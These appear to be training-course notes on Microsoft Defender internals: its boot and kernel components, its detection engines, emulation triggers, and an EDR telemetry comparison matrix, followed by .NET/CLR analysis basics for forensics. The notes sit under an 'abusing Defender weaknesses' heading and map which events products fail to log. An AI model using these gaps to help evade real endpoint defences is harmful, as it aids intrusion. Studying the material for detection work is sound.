- Abusing Defender/MDE weaknesses (disabling, tampering, etc.) - Tamper protection is enabled by default for enterprise customers with MDE (Defender for Endpoint), making this significantly more difficult. For standalone Microsoft Defender Antivirus installations, tamper protection can be manually configured through the Windows Security app.
 https://learn.microsoft.com/en-us/defender-endpoint/adv-tech-of-mdav
1.1 DEFENDER ARCHITECTURE

The MDA product is composed of modules running both in kernel and user mode. The overview is depicted in the figure above.
-
The first component which is loaded is the
WdBoot.sys. This is theELAMdriver that checks the integrity of the system during the early stages of the system boot. It is loaded before any other third party driver and it scans each loaded driver image before its DriverEntry is invoked. For the detection it uses its own set of signatures that are stored on a special registry Value Key (HKLM\ELAM\Microsoft Antimalware Platform\Measured) which is not accessible after the ELAM driver is unloaded. -
The Microsoft Defender Antivirus Service main responsibility is to start the main MDA executable, namely MsMpEng.exe . Such process is executed with EPROCESS.Protection equal to
AntimalwareLight(0x31) thanks to the WdBoot certification. MsMpEng is a relatively small (approximately 300K) executable which loads the following bigger components that implement most of the logic:- MsRtp: it manages the Real-time protection
- MpSvc: it loads and manages the main component MpEngine
- MpEngine: is the biggest component (approximately 19 MB). It implements scanners, emulators, modules, signature loading from the VDM file and signature handling.
-
MpCmdRun is an external command line tool that uses the MpClient library to interact with the main service. MpClient is an auxiliary library that implements a bunch of RPC requests for the service (to get the configuration or to request a scan).
-
Last but not least, there is the WdFilter.sys, the main kernel space component of the MDA architecture. It monitors the
access to the filesystem by registering as minifilter driver(think ETW events), it registers notification routines (image load, process creation, object access etc.) and more.
1.2 DIFFERENCES BETWEEN MICROSOFT DEFENDER ANTIVIRUS (MDA) AND MICROSOFT DEFENDER FOR ENDPOINT (MDE)

| Feature | Microsoft Defender Antivirus (MDA) | Microsoft Defender for Endpoint (MDE) |
|---|---|---|
| Endpoint Detection and Response (EDR) | Not available | Provides advanced EDR capabilities to detect, investigate, and respond to threats. |
| Threat and Vulnerability Management | Not available | Offers comprehensive threat and vulnerability management to identify and remediate vulnerabilities. |
| Attack Surface Reduction (ASR) | Limited | Provides extensive ASR rules to reduce the attack surface and prevent exploit techniques. |
| Automated Investigation and Remediation | Not available | Automatically investigates and remediates threats using AI and automation. |
| Advanced Threat Hunting | Not available | Offers advanced threat hunting capabilities with detailed search queries and analytics. |
| Integration with Microsoft 365 | Limited | Seamlessly integrates with Microsoft 365 and other enterprise security solutions. |
| Sandboxing and Detonation | Limited (local disabled/cloud) | Uses sandboxing to analyze and detonate suspicious files in a controlled environment. |
| Behavioral Analytics and Anomaly Detection | Basic | Employs advanced behavioral analytics and anomaly detection to identify sophisticated threats. |
| Threat Intelligence and Analytics | Limited | Leverages Microsoft's Threat Intelligence to provide real-time insights and analytics. |
| Centralized Management and Reporting | Basic | Provides centralized management, reporting, and alerting for enterprise environments. |
1.3 MICROSOFT DEFENDER DETECTION AND PROTECTION ENGINES
Microsoft Defender incorporates multiple detection and protection engines, each with specific functions and complementary strengths. Below is an explanation and a comparative table based on official Microsoft documentation.
Overview of Defender Engines
-
Static (Signatures, ML):
- Signature-based: Uses known virus definitions and hashes to rapidly identify known malware.
- Machine Learning (ML): Employs lightweight models on the client and advanced models in the cloud to detect new/unknown threats by analyzing file characteristics and behaviors in milliseconds.
-
Emulation:
- Executes suspicious files in a controlled, simulated environment (emulator) on the endpoint, allowing Defender to observe how the file behaves at runtime—useful for unpacking or exposing polymorphic and packed malware.
-
Sandboxing:
- Suspicious files are "detonated" (executed) in an isolated virtual cloud environment. Defender observes resultant behaviors to detect malware that evades static and emulation detection. This layer is highly effective against sophisticated, targeted attacks and new threats.
-
Behavioral:
- Monitors processes, user and system activity, memory, network connections, and command lines during execution. Behavioral engines detect threats based on actions (e.g., abnormal file encryption, privilege escalation, lateral movement) even if no static indicators exist.
Microsoft Defender Engine Comparison Table
| Engine Type | Core Function | Detection Method | Typical Use Cases | Strengths | Limitations |
|---|---|---|---|---|---|
| Static (Signatures, ML) | Identifies threats by matching known patterns (signatures, hashes) or by ML analysis | Pattern matching; ML model verdicts | Quickly block known malware; first-look analysis | Rapid, effective for known and many unknown threats | Can be bypassed by novel/obfuscated threats |
| Emulation | Simulates execution of suspicious files in a local emulator | Dynamic runtime analysis | Unpacking obfuscated or packed malware | Exposes runtime behaviors even if statically hidden | Limited to emulatable/compatible formats |
| Sandboxing | Executes files in an isolated cloud environment to observe real behavior | Full dynamic behavioral analysis | Detecting evasive/targeted/new malware | Safely observes full attack chain; detects zero-days | Higher latency; resource intensive |
| Behavioral | Continuously monitors for suspicious, malicious, or anomalous real-time activity | Runtime and process tree analysis | Fileless malware, exploit detection, post-infection | Detects advanced and evolving threats, even unknown | May miss slow/stealthy threats; possible false positives |
NOTE:
Local sandboxingis by default turned OFF, more information on this in the article below - so your default Defender installation relies completely on the cloud for sandboxing. You can enable local sandboxing by using the command :setx /M MP_FORCE_USE_SANDBOX 1(DON'T DO THIS IN THE TRAINING LAB - SERIOUS PERFORMANCE IMPACT ). A reboot is required for these changes to take effect, expect a serious performance impact when enabling this. https://learn.microsoft.com/en-us/defender-endpoint/sandbox-mdav
Get-ChildItem -Path Env:MP_FORCE_USE_SANDBOX -ErrorAction SilentlyContinue
1.4 HOW MICROSOFT DEFENDER EMULATION WORKS
The emulation engine dynamically runs suspicious executable code inside a controlled, virtualized "emulator" environment on the endpoint.
It simulates the CPU instructions and basic operating system calls to unpack and reveal the true behavior of the malware payload without allowing it to run natively on the system.
The engine uses an advanced form of dynamic translation (lifting CPU instructions into a safe intermediate representation) for architectures like x86 (16, 32, 64-bit), ARM, and others.
During emulation, the engine monitors how the code behaves:
- Unpacks polymorphic and packed malware by observing decrypted or decompressed payloads in memory.
- Detects suspicious or malicious operations like modifying memory, self-modifying code, or triggering known malware behaviors.
The emulation results are analyzed in real-time: the engine inspects both the memory contents at the end of emulation and the sequence of operations performed.
It caches results upon successful emulation so repeated scans don't waste resources.
Emulation is tightly integrated with heuristic and machine learning detectors to boost accuracy and expose behaviors that static analysis or quick reputation checks cannot detect.
Benefits and Role in Malware Detection
- Emulation is especially effective at defeating packers, obfuscators, and polymorphic malware, which hide malicious payloads behind transformations.
- It bridges the gap between static scanning (fast but sometimes fooled by obfuscation) and full sandbox detonation (cloud-based, deeper but slower analysis).
- It helps increase detection accuracy and reduce false negatives in real-time endpoint protection.
Trigger Conditions for Defender Emulation
Microsoft Defender's emulation engine typically triggers when a file or executable cannot be reliably classified using faster static analysis or machine learning techniques and is suspected of being evasive malware. Key trigger conditions include:
- Unknown or untrusted executables without clear static signatures. When the static engine cannot classify a file confidently, emulation is used for dynamic unpacking and behavior observation.
- Detection of packed, obfuscated, or polymorphic files which may hide their malicious payload behind encryption or code transformations.
- Heuristic indicators or ML suspicion scores that flag a file as suspicious but require further runtime behavioral context.
- Files or code sections that exhibit runtime characteristics suspicious enough to warrant deeper dynamic analysis on the endpoint.
- Emulation may be skipped or deferred if the file is already known safe or blocked by signature/ML, or if resource constraints dictate prioritization.
| Feature | Description |
|---|---|
| Purpose | Dynamically analyze suspicious files by emulating execution of code |
| Technology | CPU instruction emulation, dynamic translation to intermediate representation |
| Supported Architectures | x86 (16/32/64-bit), ARM, and others |
| Detection Focus | Packed, polymorphic, and self-modifying malware; suspicious memory and behavioral actions |
| Integration | Works with heuristics, ML, and other detection engines on the client |
| Output | Behavioral analysis, memory state inspection post-emulation, emulation result caching |
| Usage | Endpoint-level, real-time, lightweight alternative to cloud sandboxing |
| Strengths | Effective unpacking, detects evasive malware, enhances overall detection rate |
| Limitations | Resource intensive compared to static scanning; limited to what can be emulated on the client |
How Microsoft Defender Heuristics Works
A Suspicious heuristic score in Microsoft Defender typically refers to a detection signal generated by a heuristic rule or model that identifies files exhibiting characteristics or behaviors similar to known malware, but without an exact signature match. This score reflects how closely the file matches these suspicious patterns, guiding the decision to escalate the file for further analysis such as emulation.
EXPLANATION
Heuristic rules are manually crafted or automatically derived logic patterns that look for features often found in malicious files, such as suspicious file structure, unusual API usage, packing or encryption indicators, or code anomalies.
The heuristic score quantifies the suspicion level, often combined with other factors like machine learning confidence scores or reputation data.
When a heuristic signature or score exceeds a threshold, it can trigger the emulation engine to dynamically analyze the file's behavior.
Example
A heuristic rule might flag an executable that:
- Uses uncommon system calls associated with code injection (Win32API)
- Contains suspiciously aligned sections or irregular import tables (PE-Format)
- Includes a known
packer(i.e. UPX ) signature or exhibits entropy patterns typical of encrypted payloads
For example, a heuristic rule could be:
- "Flag PE files where the .text section contains more than 80% high
entropybytes indicating encryption, and the import table appears unusually small or corrupted."
If a scanned file matches this rule, Defender will assign a suspicious heuristic score. If high enough, the emulation engine will be triggered to unpack and inspect the file's runtime behavior to confirm if it is malicious.
1.5 BEHAVIORAL MONITORING WITH ETW
Microsoft Defender does not use hooking of functions, API's or syscalls to monitor behavior - instead it relies on ETW (Event Tracing for Windows) and Eventlog policies that need to be enabled.
Microsoft Defender uses ETW and kernel callbacks for behavioral monitoring:
- ETW / Kernel callbacks
- Eventlog policies that need to be enabled
- Sampling includes:
- file writes
- dll's loaded
- Registry writes
- network connections (1 per unique process per day per machine)
1.6 EDR TELEMETRY COMPARISON MATRIX
Source: edr-telemetry.com
| Telemetry Feature Category | Sub-Category | Sysmon | MDE | Cortex XDR | SentinelOne | CrowdStrike |
|---|---|---|---|---|---|---|
| Process Activity | Process Creation | ✅ | ✅ | ✅ | ✅ | ✅ |
| Process Termination | ✅ | ❌ | ✅ | ❌ | ✅ | |
| Process Access | ✅ | ✅ | ✅ | ✅ | ✅ | |
| Image/Library Loaded | ✅ | ✅ | ✅ | ✅ | ✅ | |
| Remote Thread Creation | ✅ | ✅ | ✅ | ✅ | ✅ | |
| Process Tampering Activity | ✅ | ✅ | ⚠️ | ✅ | ✅ | |
| Process Call Stacks | ✅ | ❌ | ❌ | ❌ | ✅ | |
| Win32 API Telemetry | ❌ | ✅ | ❓ | ❓ | ❓ | |
| File Manipulation | File Creation | ✅ | ✅ | ✅ | ✅ | ✅ |
| File Opened | ❌ | ❌ | ❌ | ❌ | ⚠️ | |
| File Deletion | ✅ | ✅ | ✅ | ✅ | ✅ | |
| File Modification | ❌ | ✅ | ✅ | ✅ | ✅ | |
| File Renaming | ❌ | ✅ | ✅ | ✅ | ✅ | |
| User Account Activity | Local Account Creation | ❌ | ✅ | 🪵 | ✅ | ✅ |
| Local Account Modification | ❌ | ✅ | 🪵 | 🪵 | ⚠️ | |
| Local Account Deletion | ❌ | ✅ | 🪵 | 🪵 | ✅ | |
| Account Login | ❌ | ✅ | ✅ | ✅ | ✅ | |
| Account Logoff | ❌ | ❌ | ✅ | ✅ | ✅ | |
| Network Activity | TCP Connection | ✅ | ✅ | ✅ | ✅ | ✅ |
| UDP Connection | ✅ | ❌ | ✅ | ❌ | ✅ | |
| URL | ❌ | ✅ | ❌ | 🎚️ | ❌ | |
| DNS Query | ✅ | ✅ | ✅ | ✅ | ✅ | |
| File Downloaded | ❌ | ✅ | ❌ | ❌ | ✅ | |
| Hash Algorithms | MD5 | ✅ | ✅ | ✅ | ✅ | ✅ |
| SHA | ✅ | ✅ | ✅ | ✅ | ✅ | |
| IMPHASH | ✅ | ❌ | ❌ | ❌ | ❌ | |
| JA3/JA3s | ❌ | ✅ | ❌ | ❌ | ❌ | |
| Registry Activity | Key/Value Creation | ✅ | ✅ | ✅ | ✅ | ⚠️ |
| Key/Value Modification | ✅ | ✅ | ✅ | ✅ | ⚠️ | |
| Key/Value Deletion | ✅ | ✅ | ✅ | ✅ | ❌ | |
| Scheduled Task Activity | Scheduled Task Creation | ❌ | ✅ | 🪵 | ✅ | ✅ |
| Scheduled Task Modification | ❌ | ✅ | 🪵 | ✅ | ✅ | |
| Scheduled Task Deletion | ❌ | ✅ | 🪵 | ✅ | ✅ | |
| Service Activity | Service Creation | ❌ | ✅ | 🪵 | ✅ | ✅ |
| Service Modification | ❌ | ❌ | 🪵 | 🎚️ | ⚠️ | |
| Service Deletion | ❌ | ❌ | ❌ | ❌ | ❌ | |
| Driver/Module Activity | Driver Loaded | ✅ | ✅ | ✅ | ✅ | ✅ |
| Driver Modification | ❌ | ❌ | ❌ | ❌ | ✅ | |
| Driver Unloaded | ❌ | ❌ | ❌ | ⚠️ | ❌ | |
| Device Operations | Virtual Disk Mount | ❌ | ✅ | ⚠️ | ❌ | ✅ |
| USB Device Unmount | ❌ | ✅ | ⚠️ | 🎚️ | ✅ | |
| USB Device Mount | ❌ | ✅ | ⚠️ | 🎚️ | ✅ | |
| Other Relevant Events | Group Policy Modification | ❌ | ✅ | ❌ | ✅ | ❌ |
| Volume Shadow Copy Deletion | ❌ | ❌ | ❓ | ✅ | ✅ | |
| Named Pipe Activity | Pipe Creation | ✅ | ✅ | ❌ | 🎚️ | ✅ |
| Pipe Connection | ✅ | ✅ | ❌ | 🎚️ | ✅ | |
| EDR SysOps | Agent Start | ✅ | 🪵 | ⚠️ | ✅ | ✅ |
| Agent Stop | ✅ | 🪵 | ✅ | ✅ | ✅ | |
| Agent Install | ❌ | 🪵 | ✅ | ✅ | ❌ | |
| Agent Uninstall | ❌ | ❌ | ✅ | ✅ | ✅ | |
| Agent Keep-Alive | ❌ | 🪵 | ✅ | ✅ | ✅ | |
| Agent Errors | ✅ | ✅ | ✅ | ✅ | ✅ | |
| WMI Activity | WmiEventConsumerToFilter | ✅ | ✅ | 🎚️ | ✅ | ✅ |
| WmiEventConsumer | ✅ | ✅ | 🎚️ | ✅ | ✅ | |
| WmiEventFilter | ✅ | ✅ | 🎚️ | ✅ | ✅ | |
| BITS JOBS Activity | BITS JOBS Activity | ❌ | ❌ | 🎚️ | 🪵 | ✅ |
| PowerShell Activity | Script-Block Activity | ❌ | ✅ | 🪵 | ✅ | ✅ |
Legend
| Icon | Meaning | Description |
|---|---|---|
| ✅ | Yes | Fully implemented |
| ❌ | No | Not implemented |
| ⚠️ | Partially | Partially implemented |
| ❓ | Pending | Pending response |
| 🪵 | Via EventLogs | Available via Windows Event Logs |
| 🎚️ | Via Enabling | Requires manual enablement (not default) |
1.7 ADDITIONAL RESOURCES
BSides Berlin 2022: "EDR Evasion Primer" - Jorge Gimenez
https://www.youtube.com/watch?v=3sPb9d9WIG0
FirstCon 2022 : "EDR Internals From a Defenders Perspective" - Olaf Hartong (FalconForce)
https://www.youtube.com/watch?v=6SSVOfcoVUA
Wild West Hackin' Fest 2025 : "Detection Engineering...My Educational Failures That Proved to be Useful, After All" - Olaf Hartong (FalconForce)
https://www.youtube.com/watch?v=EhpJc4W9-fE
https://www.edr-telemetry.com/windows.html




References:
1. .NET & CLR / POWERSHELL
1.1 WHAT IS .NET? (FROM A DFIR PERSPECTIVE)
.NET is a Microsoft framework that helps developers build apps for Windows, web, mobile, and more. It's like a toolbox with pre-built components (libraries for files, networking, etc.) so developers don't start from scratch. On Windows 10, .NET is used for desktop apps, web services, and system tools.
DFIR Relevance: Many apps, including malware, use .NET because it's easy to develop and obfuscate.
1.2 WHAT IS THE CLR?
The Common Language Runtime (CLR) is the engine that runs .NET apps. On Windows 10, it:
- Executes Code: Converts .NET code (written in C# or other languages) into CPU instructions.
- Manages Memory: Handles memory allocation and cleanup (garbage collection) to avoid crashes.
- Ensures Security: Enforces rules to limit malicious code, like sandboxing or permission checks.
- Supports Multiple Languages: Allows different programming languages to work together.
How Does It Work on Windows 10?
- .NET apps are compiled into MSIL (Microsoft Intermediate Language), not direct machine code.
- The CLR uses a Just-In-Time (JIT) compiler to turn MSIL into machine code at runtime.
- The CLR dynamically resolves dependencies (e.g.,
kernel32.dll,clr.dll) at runtime, not statically in the IAT.
DFIR Implications
- Artifacts: Look for .NET assemblies (.exe, .dll), config files, or logs in
%APPDATA%,%PROGRAMFILES%, or Windows Event Logs. - Malware Analysis: .NET malware is common. Use tools like dnSpy or ILSpy to decompile and analyze code.
- Memory Forensics: Check memory dumps for .NET structures (heap, JIT code) to understand app behavior using Volatility or Rekall.
- Execution Traces: Processes like
clr.dllormscorwks.dllindicate .NET activity.
1.3 .NET LANGUAGES
- PowerShell (scripting)
- VB.NET (compiled to MSIL)
- C# (compiled to MSIL)
- F# (compiled to MSIL)

Here's a simplified diagram:

Unlike C/C++ programs, which are compiled to native code and rely directly on ntdll.dll, kernel32.dll, and other system libraries, .NET binaries require additional DLLs—mscoree.dll and clr.dll—to initialize and run the .NET CLR. However, .NET binaries still load ntdll.dll and kernel32.dll initially, as these are essential for all Windows processes.
1.4 .NET BINARY ANALYSIS BREAKDOWN
.NET binaries have unique characteristics that affect both malware development and detection:
- Minimal IAT: Typically only referencing
mscoree.dll, as they are compiled to MSIL and rely on the CLR for final machine code conversion via JIT compilation. - Easy Reversibility: The MSIL code is easily reversed with tools like dnSpy, exposing plain text strings and logic, but attackers use obfuscation to counter this.
- EDR Detection: EDRs focus on hooking the CLR rather than the IAT to monitor .NET apps.
- AMSI Integration: AMSI is dynamically loaded by the CLR and scans buffers, strings, or assemblies for malicious content.
Import Address Table Analysis
The Import Address Table (IAT) in a Windows PE file lists DLLs and functions a binary needs at runtime. Native binaries (e.g., C/C++) have detailed IATs referencing kernel32.dll, user32.dll, etc.
.NET binaries have a minimal IAT, typically only referencing mscoree.dll (Microsoft .NET Runtime Execution Engine, via _CorExeMain or _CorDllMain). The IAT isn't truly "missing" but is sparse because the CLR dynamically resolves system APIs (e.g., CreateFile) via .NET framework classes (e.g., System.IO.File).
DFIR Analysis: Use PEiD or CFF Explorer to check the IAT. A sparse IAT (e.g., only mscoree.dll) is a quick .NET binary indicator, prompting analysis with dnSpy rather than traditional IAT analysis.
JIT Compilation Process
.NET binaries are compiled to MSIL, a platform-independent intermediate language, not native machine code. The CLR uses a Just-In-Time (JIT) compiler to convert MSIL to native code (e.g., x86/x64) at runtime.
DFIR Analysis: MSIL's structured format is easily reversed with dnSpy or ILSpy, aiding malware analysis. Attackers use obfuscators (e.g., ConfuserEx) to counter this. In memory forensics, find JIT-compiled code or MSIL in memory dumps.
